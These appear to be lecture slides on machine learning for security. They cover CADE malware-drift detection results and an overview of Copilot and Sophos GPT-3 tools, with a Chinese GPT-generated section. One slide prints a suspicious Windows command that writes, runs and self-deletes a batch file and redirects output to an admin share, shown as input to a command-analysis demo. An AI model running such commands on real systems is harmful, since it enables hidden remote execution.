


Self-supervision: Contrastive Learning

- No knowledge about future drifting samples → self-supervision
- Use contrastive learning to learn a compressed representation of the training data by contrasting with existing samples


High-dimensional space
(Original space)
CA
Contrastive
Autoencoder
Low-dimensional space
(Latent space)

- A sample is far away from ANY existing families' centroids, it's a potential drifting sample; rank for investigation



Why CADE Works?

T-SNE visualization for Drebin dataset (Unseen family: ⬟ Iconosys)




Evaluation: Datasets

Drebin [NDSS'14]

- Top 8 malware families
- 3,317 malware samples
- Training set: 80% of 7 families
- Testing set: 20% of 7 families + unseen family


IDS2018 [ICISSP'18]

- Benign + 3 types of network intrusion
- 130,702 network flows
- Training set: 80% of 3 families
- Testing set: 20% of 3 families + unseen family



Our Method: Distance-based Explanation

- Perturb the original features and observe the distance changes in latent space
- Perturbation strategy
  - Replace $\mathbf{x}_t$'s feature value with those of a reference sample $\mathbf{x}_r$
  - $\mathbf{x}_r$ is closest to the centroid of nearest family
- Optimization goal
  - Minimize the distance between $\mathbf{x}_t$ and $\mathbf{C}_A$
  - Use elastic-net regularization to minimize the number of selected important features



Drift Detection Results

Iteratively choose a family as the unseen family and report the average results here.

Method	Drebin (Avg±Std)		IDS2018 (Avg±Std)	
	F_1	Norm. Effort	F_1	Norm. Effort
Vanilla AE	0.72±0.15	1.48±0.31	0.74±0.12	1.74±0.40
Transcend	0.80±0.12	1.29±0.45	0.65±0.46	1.45±0.57
CADE	**0.96±0.03**	**1.00±0.09**	**0.96±0.06**	**0.95±0.07**

Real-world test: evaluate on Blue Hexagon PE malware dataset, still effective!

* Vanilla AE: Standard Autoencoder without contrastive learning.

DATA AUGMENTATION !

COPILOT 在資安上面有哪些應用? (FROM GPT)

- COPILOT 是一種由 OPENAI 開發的程式碼生成模型，可以協助開發人員撰寫程式碼。就資安方面而言，COPILOT 可以用於以下應用：

1. **自動化程式碼審查**：COPILOT 可以協助檢查程式碼中的潛在安全漏洞或弱點。它可以識別常見的資安問題，例如未正確處理輸入驗證、未適當地處理機密數據等。透過 COPILOT，開發人員可以獲得針對潛在風險的快速建議和改進建議。
2. **安全漏洞修補**：COPILOT 可以提供關於如何修補安全漏洞的建議。當開發人員在實施安全修補時，COPILOT 可以提供相關的程式碼片段和最佳實踐建議，以幫助確保修補有效且安全。
3. **安全測試**：COPILOT 可以協助在程式碼開發過程中進行安全測試。它可以生成測試用例、模擬攻擊、驗證安全措施等，以幫助開發人員發現和解決潛在的資安問題。
4. **安全文檔生成**：COPILOT 可以協助開發人員生成與資安相關的文件。這包括安全需求、設計文檔、風險評估報告等。**COPILOT 可以生成符合資安最佳實踐的文檔結構和內容**，減輕開發人員在這方面的工作負擔。

- 需要注意的是，COPILOT 是基於大量開源程式碼訓練的模型，它並不具備專業的資安知識。因此，在使用 COPILOT 時，仍然需要開發人員自行審查和驗證生成的程式碼，以確保資安要求得到滿足。

MICROSOFT 安全性 COPILOT 簡介

- 有了生產性 AI，您的防禦者就能夠偵測蛛絲馬跡、強化防禦，並更快速地回應事件。現已推出預覽版。
- HTTPS://WWW.MICROSOFT.COM/ZH-TW/SECURITY/BUSINESS/AI-MACHINE-LEARNING/MICROSOFT-SECURITY-COPILOT?RTC=1

SOPHOS AI GPT-3 FOR CYBERSECURITY REPOSITORY


1. Spam detector

Spam detector demonstrates how to identify spam messages using GPT-3 few-shot learning or fine-tuning.

2. Command analyzer

Command analyzer shows how to analyzer complex command lines using GPT-3 few-shot learning.

- 用於在XDR遙測中搜索惡意活動的自然語言查詢介面；
- 基於GPT的垃圾郵件檢測器；
- 用於分析潛在的就地取材二進位（LOLBin）命令行的工具。


“Few-shot” process for natural language queries
Schema describing database
Pairs of natural language queries and their SQL equivalents
Query
GPT-3 model
Output
SophosX-Ops

```
Process_Table:
process, TEXT
user, TEXT
path, TEXT
host, TEXT
```

Show all instances

Show all processes launched by user root.

```
SELECT * FROM
Process_Table
WHERE user = 'root'
```


Show all the instances of "powershell" lauhched by root

```
SELECT * From
Process_TableWHERE
process = "powershell"
AND user = "root";
```

https://www.ctimes.com.tw/DispArt/tw/GPT-3/Sophos/2303271353XN.shtml

https://github.com/sophos/gpt3-and-cybersecurity

SOPHOS AI GPT-3 FOR CYBERSECURITY REPOSITORY



“Few-shot” spam detection

Instruction

Classify as Spam or Ham

Query
(message to be classified)

Free top ringtone
–sub to weekly...

"Helper" training data


Ham	Am on the uworld site. Am i buying the qbank only or am i buying it with the self assessment also?
Spam	Free-message: Jamster!Get the crazy frog sound now! For poly text MAD1, for real text MAD2 to 88888. 6 crazy sounds for just 3 GBP/week! 16+only! T&C's apply

GPT-3 model

Classification

SPAM


Sophos X-Ops



① A command line is translated by GPT-3 into multiple natural language descriptions.

② The descriptions are each translated into command line entries.

③ The resulting command lines are compared to the original; the descriptions for the ones closest to the original are deemed most accurate.



Command

C:\\WINDOWS\\system32\\cmd.exe /Q /c echo dir \"C:\\Users\\admin\\OneDrive - ADMINISTRATORS INC\" ^> \\\\127.0.0.1\\C$__output 2^>^&1 > C:\\WINDOWS\\TEMP\\execute.bat & C:\\WINDOWS\\system32\\cmd.exe /Q /c C:\\WINDOWS\\TEMP\\execute.bat & del C:\\WINDOWS\\TEMP\\execute.bat

Tags


win_local_system_owner_account_discovery

Description from Baseline

The command will write the output of the dir command to a file on the localhost, and then execute that file.

Description from Back-translation

The command will create a file called \"execute.bat\" in the C:\\WINDOWS\\TEMP folder. It will then run the command \"dir C:\\Users\\admin\\OneDrive - ADMINISTRATORS INC\" and output the results to the __output file on the local machine. The batch file will then execute itself, and delete itself afterwards.



